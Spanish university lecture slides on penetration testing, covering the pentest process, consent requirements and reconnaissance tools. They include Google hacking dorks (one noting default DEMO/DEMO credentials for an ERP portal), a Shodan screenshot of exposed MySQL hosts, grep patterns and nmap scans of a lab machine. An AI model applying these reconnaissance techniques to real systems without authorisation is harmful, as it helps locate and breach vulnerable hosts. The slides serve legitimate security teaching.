

# **Seguridad de los Sistemas Informáticos**

## **Test de Penetración Pentesting**

# Objetivos de aprendizaje

- Conocer el concepto de *pentesting* y su papel dentro de la seguridad de una empresa.
- Conocer el proceso de realización de un test de penetración.
- Conocer y utilizar las herramientas necesarias para llevarlo a cabo.

# Concepto de *pentesting*

- *Pentesting*=“Test de penetración”. Conjunto de acciones para poner a prueba la seguridad de un sistema informático.
- *Pentester*= profesional que realiza el pentesting.
- ***NO ES (sólo):***
  - *Escaneo de puertos.*
  - *Búsqueda de vulnerabilidades.*
  - Ambos pueden formar parte de un proceso de test de penetración.

# Objetivos del *pentesting*

Los test de penetración tienen varios objetivos (no excluyentes)

- Evitar fugas de datos.
- Poner a prueba los sistemas de seguridad para verificar que funcionan como deben.
- Asegurar la seguridad de un sistema antes de pasarlo a producción.
- Establecer el nivel de seguridad del sistema y los posibles campos de mejora.
- Obtener algún tipo de acreditación de seguridad.

# Test de penetración

- A la hora de realizar un test de intrusión o penetración no existe una “receta mágica”: hay multitud de variantes (instalación, hardware, software de base implantado, servicios activos, aplicaciones, tipo de negocio, ...) que hacen que cada caso deba estudiarse como un caso único.
- Sin embargo, hay muchas organizaciones que han desarrollado guías para sistematizar el proceso de realización.

# Test de penetración: guías y herramientas

- Open Web Application Security Project: *OWASP Testing Guide v4* ([https://www.owasp.org/index.php/OWASP\\_Testing\\_Project](https://www.owasp.org/index.php/OWASP_Testing_Project))
- Security Standards Council: *Penetration Testing Guidance* ([https://www.pcisecuritystandards.org/documents/Penetration\\_Testing\\_Guidance\\_March\\_2015.pdf](https://www.pcisecuritystandards.org/documents/Penetration_Testing_Guidance_March_2015.pdf) )
- Core Security: *A Simple Guide to Successful Penetration Testing*.
- Escal Institute of Advanced Technologies: *A Management Guide to Penetration Testing (Use offense to inform defense. Find flaws before the bad guys do)*.
- OSSTMM(Open SourceSecurity TestingMethodologyManual) del Instituto para la Seguridad y las Metodologías Abiertas (ISECOM) (<http://www.isecom.org/research/>)
- ...

# Test de penetración: guías y herramientas


- La mayor parte de las herramientas (y muchas más) a las que hacemos referencia están agrupadas en Kali Linux (<https://www.kali.org/>) (la *navaja suiza* del *pentester*).
- Incluye más de 300 herramientas clasificadas en distintas categorías:
  - Obtención de información.
  - Análisis de vulnerabilidades.
  - Ataques wireless.
  - Exploits.
  - Herramientas forenses
  - Sniffers
  - Ataques a contraseñas
  - ...

# Pentester: Consideraciones previas

- **Un pentester no es un pirata:**
  - Todas las acciones que realiza las hace con el consentimiento **expreso y por escrito** del propietario del sistema.
  - Las acciones que realiza no deben comprometer el funcionamiento del sistema.
- **Por ello, deberá:**
  - Firmar un contrato con el propietario del sistema a estudiar.
  - Realizar las pruebas sobre una copia funcionalmente equivalente del sistema (no realizarlas nunca sobre el sistema en producción).
  - No utilizar datos reales que pueda tener el cliente (LOPD).



# Pasos en un test de penetración



# Pasos en un test de penetración

1. Establecimiento del objetivo. Contrato.
2. Reconocimiento.
3. Descubrimiento.
4. Fuerza Bruta.
5. Ingeniería Social.
6. Tomar el control.
7. Explorar y conquistar el entorno.
8. Recolección de evidencias.
9. Informar.
10. Remediar.

# Pasos en un test de penetración

- **Alcance y términos del test:** El acuerdo (contrato) que hemos establecido con el cliente de hasta dónde se va a llegar y qué se quiere examinar
  - Conviene dejar claro qué se va a hacer y qué no, para evitar malentendidos
- **Recolección de información**
- **Análisis de vulnerabilidades a partir de la información recogida**
  - Identificar vectores de ataque y posibilidades de intrusión
- **Explotación de vulnerabilidades:** A partir de las vulnerabilidades identificadas, lanzar *exploits* que comprueben que efectivamente ocurren
  - Solo si se nos autoriza a ello, con el objeto de ver el peligro al que está sometido el sistema

# Pasos en un test de penetración

- **Post-Explotación:** Una vez que un *exploit* dé acceso al sistema, usar el mismo para realizar alguna acción (*Payload*)
  - Pasar a otras máquinas, escalado de privilegios, observar usuarios, recoger información
  - No es una fase a llevar a cabo en un test de intrusión legal normalmente, salvo que el cliente pida expresamente algo que se pueda obtener en esta fase
- **Generación de informes:**
  - Documentación de todos los pasos dados, los datos de entrada y las consecuencias
  - Documentación detallada mientras se va realizando el proceso
  - Documentar pasos, herramientas, parámetros, técnicas
  - Incluye cómo subsanar los problemas y riesgos encontrados
  - Dos documentos:
    - *Informe técnico:* Con una descripción precisa y detallada de todo
    - *Informe ejecutivo:* Información sobre los problemas para que sea entendida por personas no técnicas
      - Incluye una lista de recomendaciones o buenas prácticas para los empleados
- **Remediar:** Puede ocurrir que nos contraten para solucionar los problemas detectados

# ¿Qué hace un atacante?

Los ataques suelen seguir una serie de pasos:

1. Elección de la víctima.
  2. Obtención de toda la información posible sobre la víctima.
  3. Búsqueda de vulnerabilidades.
  4. Prueba sistemática de exploits.
- Estos son los pasos típicos que suele realizar un atacante; el *pentester* hará algo similar para encontrar (e informar de) los problemas de seguridad del sistema. Obviamente los objetivos no son los mismos, no busca dañar ni robar información y documentará todo lo hecho e informará al cliente.

# 1.- Selección de la víctima

- El primer paso que realiza un atacante es la selección de su víctima. Ésta puede ser elegida con distintos criterios:
  1. Elección aleatoria. El atacante no tiene interés por ninguna máquina concreta, sino que lo que quiere es atacar a alguna (por motivos de satisfacción personal, para tener una máquina puente desde la que atacar a otras o donde instalar un *bot*). Puede usarse *Google Hacking* para buscar máquinas con un perfil determinado.
  2. Exploración sistemática. Recopilando direcciones y buscando máquinas activas con determinadas condiciones.
  3. Criterios “objetivos”. Se sabe de antemano la máquina o empresa a atacar (motivos económicos, *hacktivismo*, ...)
- En un caso de pentesting la *víctima* viene determinada por el contrato.

# 1.- Selección de la víctima

- Si sabemos el nombre de la empresa que queremos atacar/revisar lo primero es encontrar información sobre ella.
- Si buscamos información sobre la Universidad de Oviedo podemos localizar en Google su web, [www.uniovi.es](http://www.uniovi.es), y con esa información podemos ir a <http://whois.iana.org/> y vemos quién es su registrador.
- Vamos a la web del registrador “es” ([www.nic.es](http://www.nic.es)) y buscamos información de [www.uniovi.es](http://www.uniovi.es)
- Con esto ya empezamos a tener información y direcciones IP públicas por donde podemos empezar.

# 1.- Selección de la víctima

- Hay otras herramientas también muy útiles
  - <http://whois.domaintools.com/> ¿a quién pertenece una IP?, ¿qué IP tiene una empresa? ¿qué dominios están asociados?
    - Buscar [www.uniovi.es](http://www.uniovi.es) y “156.35.94.99”
  - <https://www.iplocation.net/> ¿dónde está ubicada una dirección IP? (geográficamente)



# 1.- Selección de la víctima: scaneado *ping*


- Otra posibilidad es el “escaneado ping”.
- La utilidad *ping* usa el envío de paquetes ICMP para determinar si una máquina está *viva* o no.
- Distintas herramientas automatizan el uso de *ping* sobre un conjunto de direcciones de red, determinando así cuáles están vivas:
  1. Nmap
  2. Superscan ( <https://www.mcafee.com/es/downloads/free-tools/superscan.aspx> )
  3. Netscantools Pro
- Una máquina que contesta está *viva*; una máquina que no contesta no tiene por qué estar *muerta*.
- Es una técnica muy primitiva, hoy en día superada.

# 1.- Selección de la víctima

- Podemos usar Google Hacking Database (GHDB)
  - <https://www.exploit-db.com/google-hacking-database/>
- Es una lista de búsquedas en Google que nos pueden dar información sobre servidores con ciertas posibles vulnerabilidades.
- Están categorizadas

```
1 This dork is to search for public available jd edward ERP portals.  
2  
3 Dork: inurl:"/jde/E1Menu.maf"  
4  
5 As per Oracle documentation the default username: DEMO and password: DEMO
```

```
1 inurl:/login/index.php intitle:CentOS  
2  
3 Finds CentOS Web Panel Login Pages. See http://centos-webpanel.com
```



# 1.- Selección de la víctima

- También podemos usar Shodan, explora “IoT”

- <https://www.shodan.io/>

The screenshot displays the Shodan search engine interface. At the top, the search bar contains 'product:MySQL'. Below the search bar, there are navigation tabs: Exploits, Maps, Like 198, Download Results, and Create Report. The main content area is divided into several sections:

- TOTAL RESULTS:** 4,552,028
- TOP COUNTRIES:** A world map showing the distribution of results by country. Cambodia is highlighted with a tooltip showing 'Hosts: 1566'.
- RELATED TAGS:** A list of tags including 'database'.
- Search Results:** A list of search results for 'product:MySQL'. The first result is for IP 122.9.205.173, which is a HKDF server added on 2018-01-25 19:07:25 GMT, located in Hong Kong, Kwun Tong. The second result is for IP 85.93.14.134, which is an ISP4P IT Services server added on 2018-01-25 19:07:24 GMT, located in Germany. The third result is for IP 185.175.200.171, which is a vserver55.axc.nl server added on 2018-01-25 19:07:23 GMT, located in the Netherlands.

Country	Hosts
United States	1,930,741
China	573,184
Germany	254,755
Poland	222,741
Hong Kong	151,809

Organization	Hosts
Hangzhou Alibaba Advertising Co.,Ltd.	252,873
EGIHosting	167,294
home.pl webhosting farm - static allocation	138,443
GoDaddy.com, LLC	119,917
Amazon.com	110,885

## 2.- Obtención de información de la víctima

- Cualquier información que se tenga sobre el objetivo puede ser útil.
- Para empezar, se intenta recopilar toda la información que sea más o menos fácilmente accesible:
  1. A través de buscadores (google).
  2. Datos de los registros de DNS (nic.es, dnstools.com, whois.domaintools.com, icann.org, orden whois, ...)
  3. Agencias de información pública (hoovers.com, ...)
  4. Métodos “no técnicos”: ingeniería social, dumpster diving, ...
  5. Métodos técnicos: web crawling, topologías de redes, detección de servidores-shodan, censys, etc-, exploración de puertos y servicios, escucha de tráfico, ...

## 2.- Obtención de información de la víctima

- Los métodos no técnicos son tan importantes como los propios métodos técnicos (o incluso más): puede ser más fácil conseguir la contraseña de algún empleado que saltarse todas las medidas de seguridad que hayan puesto en la empresa.... O atacar el ordenador personal de un empleado con acceso externo y desde ahí pivotar (saltar) a los sistemas internos.
- Se recopila
  - Información de la compañía
    - Noticias, redes sociales, anuncios, web pública
    - Información geográfica
  - Información de sus suministradores y compañías asociadas
    - Compañía eléctrica, de comunicaciones, limpieza....
  - Información de sus empleados
    - Facebook, linkedin, etc.
    - Correo, tlf, dirección física...
    - Se puede utilizar ingeniería social sobre ellos.
    - Antiguos empleados (venganza...)

## 2.- Obtención de información: Web Crawling


- Esta técnica consiste en explorar el código fuente de las páginas web del servidor de la víctima en busca de información “interesante”.
- A menudo, el código fuente incluye comentarios dejados ahí por los desarrolladores, con información sobre bases de datos que utiliza, ficheros “no públicos” de configuración, contraseñas de acceso a bases de datos, etc.
- Para poder explorar el código con facilidad se suele comenzar obteniendo una copia de la página a estudiar y, a partir de ahí, trabajar con la página en local. Con esto se evita la detección.
- También llamado *spider*.

## 2.- Obtención de información: Web Crawling

- ¿Qué se busca?
  - Comentarios dentro del código html (o script) que puedan dar información de todo tipo (base de datos, cuentas, estructura, errores a solucionar, información sobre los desarrolladores o empresa que lo hizo, software de base utilizado..... Cualquier cosa es válida.
  - Errores devueltos por el servidor o respuestas http. Se probará con accesos no normales: intentar acceder a una página no válida, pasar parámetros incorrectos a una petición, etc.
  - Análisis de los errores que muestre la aplicación. Ya sea los que están en el código cliente (por ejemplo al validar un rango de valores para un parámetro) o los que valida la aplicación en el servidor.
- Existen herramientas que nos ayudan en todo este proceso, tanto para descargar la web, para analizar los comentarios o para provocar y capturar errores en la aplicación.

## 2.- Obtención de información: Web Crawling

- Herramientas de interés para descargar webs:
  - Wget, Htrack, Burp Spider, etc






## 2.- Obtención de información: Web Crawling

- Herramientas de interés para analizar texto:
  1. Grep (también disponible bajo windows  
<http://gnuwin32.sourceforge.net/packages/grep.htm>)
  2. The regulator: <http://sourceforge.net/projects/regulator/>
- Patrones grep interesantes:
  1. Comentarios HTML: `<!--[^-].*[^-]-->`
  2. Direcciones IP: `[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}`
  3. Direcciones de email: `[\w]*([\w]*)*@[\w]*([\w]*)`
  4. Campos ocultos:  
`<input\s[\w\W]*?type=(\"?)?hidden(\"?)?[\w\W]*?>`

## 2.- Obtención de información: Sniffing

- Otra técnica que puede usarse cuando se tiene acceso a la red (ataques desde dentro) es el sniffing, o escucha del tráfico de red.
- Para ello, basta con instalar un programa de escucha en la red; dependiendo de la topología y hardware de la red en ocasiones se puede escuchar todo el tráfico de la misma.
- El programa más utilizado para eso es el **wireshark**. Existen muchos otros como Cain & Abel, Aircrack-ng (para redes inalámbricas), y muchos más.

## 2.- Obtención de información: Sniffing



## 2.- Obtención de información: Sniffing

Capturing from eth1

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: `ip.addr == 192.168.1.6` Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Info
19511	995.233558000	192.168.1.6	8.8.8.8	DNS	Standard query A download340.avast.com
19512	995.233597000	192.168.1.8	192.168.1.6	ICMP	Redirect (Redirect for host)
19513	995.233631000	192.168.1.6	8.8.8.8	DNS	Standard query A download340.avast.com
19514	995.248689000	8.8.8.8	192.168.1.6	DNS	Standard query response A 82.192.95.92
19515	995.248710000	8.8.8.8	192.168.1.6	DNS	Standard query response A 82.192.95.92
19516	995.260447000	192.168.1.6	82.192.95.92	TCP	55552 > http [FIN, ACK] Seq=200 Ack=1154 Win=16368 Len=0
19520	995.312985000	82.192.95.92	192.168.1.6	TCP	http > 55555 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460 SACK_PERM=1 WS=128
19521	995.313009000	82.192.95.92	192.168.1.6	TCP	http > 55555 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460 SACK_PERM=1 WS=128
19522	995.314343000	192.168.1.6	82.192.95.92	TCP	55555 > http [ACK] Seq=1 Ack=1 Win=17520 Len=0
19523	995.314363000	192.168.1.6	82.192.95.92	TCP	[TCP Dup ACK 19522#1] 55555 > http [ACK] Seq=1 Ack=1 Win=17520 Len=0
19524	995.324651000	82.192.95.92	192.168.1.6	TCP	http > 55552 [ACK] Seq=1154 Ack=201 Win=6912 Len=0
19525	995.324668000	82.192.95.92	192.168.1.6	TCP	[TCP Dup ACK 19524#1] http > 55552 [ACK] Seq=1154 Ack=201 Win=6912 Len=0
19527	995.325988000	192.168.1.6	82.192.95.92	TCP	[TCP segment of a reassembled PDU]
19528	995.326010000	192.168.1.6	82.192.95.92	TCP	[TCP Retransmission] 55555 > http [PSH, ACK] Seq=1 Ack=1 Win=17520 Len=205
19529	995.326263000	192.168.1.6	82.192.95.92	HTTP	POST /cgi-bin/iavs4stats.cgi HTTP/1.1 (iavs4/stats)
19530	995.326278000	192.168.1.6	82.192.95.92	TCP	[TCP Retransmission] [TCP segment of a reassembled PDU]
19531	995.375611000	82.192.95.92	192.168.1.6	TCP	http > 55555 [ACK] Seq=1 Ack=206 Win=6912 Len=0
19532	995.375625000	82.192.95.92	192.168.1.6	TCP	[TCP Dup ACK 19531#1] http > 55555 [ACK] Seq=1 Ack=206 Win=6912 Len=0
19533	995.380658000	82.192.95.92	192.168.1.6	TCP	http > 55555 [ACK] Seq=1 Ack=1104 Win=8832 Len=0
19534	995.380678000	82.192.95.92	192.168.1.6	TCP	[TCP Dup ACK 19533#1] http > 55555 [ACK] Seq=1 Ack=1104 Win=8832 Len=0
19535	995.382891000	82.192.95.92	192.168.1.6	HTTP	HTTP/1.1 204 No Content
19536	995.382911000	82.192.95.92	192.168.1.6	HTTP	[TCP Retransmission] HTTP/1.1 204 No Content
19539	995.505191000	192.168.1.6	82.192.95.92	TCP	55555 > http [RST, ACK] Seq=1104 Ack=93 Win=0 Len=0
19540	995.505232000	192.168.1.6	82.192.95.92	TCP	55555 > http [RST, ACK] Seq=1104 Ack=93 Win=0 Len=0
19550	996.308269000	192.168.1.6	149.7.96.236	TCP	55553 > mtqp [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
19551	996.308324000	192.168.1.8	192.168.1.6	ICMP	Redirect (Redirect for host)
19552	996.308363000	192.168.1.6	149.7.96.236	TCP	55553 > mtqp [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1

Frame 9164: 77 bytes on wire (616 bits), 77 bytes captured (616 bits)

Ethernet II, Src: HonHaiPr\_26:b5:30 (c0:cb:38:26:b5:30), Dst: Azurewav\_43:90:de (00:15:af:43:90:de)

Internet Protocol Version 4, Src: 68.126.7.59 (68.126.7.59), Dst: 192.168.1.6 (192.168.1.6)

Transmission Control Protocol, Src Port: 19207 (19207), Dst Port: 55400 (55400), Seq: 1, Ack: 1, Len: 23

0000 00 15 af 43 90 de c0 cb 38 26 b5 30 08 00 45 00 ...C.... 8&.0..E.  
0010 00 3f 57 57 40 00 ef 06 26 fa 44 7e 07 3b c0 a8 .?wW@... &.D-;...  
0020 01 06 4b 07 d8 68 00 00 00 0f 49 3f 88 50 14 ..K..h... ..I?.P.  
0030 00 00 5a f6 00 00 47 6f 20 61 77 61 79 2c 20 77 ..Z...Go away, w  
0040 65 27 72 65 20 6e 6f 74 20 68 6f 6d 65 e're not home

eth1: <live capture in progress> File: Packets: 19552 Displayed: 5155 Marked: 0 Profile: Default

## 2.- Obtención de información: Examen del sistema

- Una vez que se ha seleccionado la(s) víctima(s) hay que intentar obtener toda la información técnica posible.
- Esta información consiste básicamente en el nombre y la versión de cada programa instalado en el sistema, tanto software de base como aplicaciones.
- Una vez identificados los programas instalados el atacante puede intentar localizar las vulnerabilidades conocidas para ese software y versión concretas, dado que, si bien los fabricantes suelen corregirlas, un administrador descuidado puede haber prescindido de la aplicación de las actualizaciones correspondientes.
- A esta técnica se suele denominar genéricamente footprinting, si bien engloba a muchos métodos distintos de obtención de información.

## 2.- Obtención de información: Puertos abiertos

- Un primer paso para averiguar qué está ejecutando un sistema es averiguar qué puertos están abiertos (*port scanning*).
- Cada puerto suele tener una función determinada, con lo que es un primer paso para tener más información sobre el sistema.
- Para esta función se puede utilizar:
  1. Un sniffer, como los indicados anteriormente, para estudiar los paquetes que emite/recibe la máquina en cuestión.
  2. Utilizar un analizador de puertos. Simplemente seleccionando el sistema objetivo trata de conectarse a los puertos indicados con el protocolo correspondiente. Si el sistema contesta, ya sabemos que tiene el puerto activo.
  3. Superscan o nmap (<http://nmap.org>), uniscan,etc. son herramientas para realizar este tipo de análisis.

## 2.- Obtención de información: Puertos abiertos

- Nmap funciona en Windows y Linux y nos da información de los puertos abiertos, los servicios disponibles (programas y versiones), incluso el Sistema Operativo instalado. Existe un GUI oficial Zenmap que facilita mucho su uso.
  - `nmap -O IP` (nos devuelve los puertos y el S.O.)
  - `nmap -T4 -A -v 192.168.26.135`
  - O desde Zenmap hacer un “intense Scan” Nos devuelve no solo los puertos sino también los servicios que se están ejecutando con su versión

## 2.- Obtención de información: Puertos abiertos

```
root@kali:~# nmap -O 192.168.0.174

Starting Nmap 7.60 ( https://nmap.org ) at 2018-01-25 14:15 EST
Nmap scan report for 192.168.0.174
Host is up (0.00062s latency).
Not shown: 978 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajpl3
8180/tcp  open  unknown
MAC Address: 08:00:27:47:17:72 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.62 seconds
```



## 2.- Obtención de información: Puertos abiertos

Zenmap

Scan Tools Profile Help

Target: 192.168.26.135 Profile: Intense scan Scan Cancel

Command: `nmap -T4 -A -v 192.168.26.135`

Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans

OS	Host	Port	Protocol	State	Service	Version
✓	192.168.26.135	21	tcp	open	ftp	vsftpd 2.3.4
✓		22	tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
✓		23	tcp	open	telnet	Linux telnetd
✓		25	tcp	open	smtp	Postfix smtpd
✓		53	tcp	open	domain	ISC BIND 9.4.2
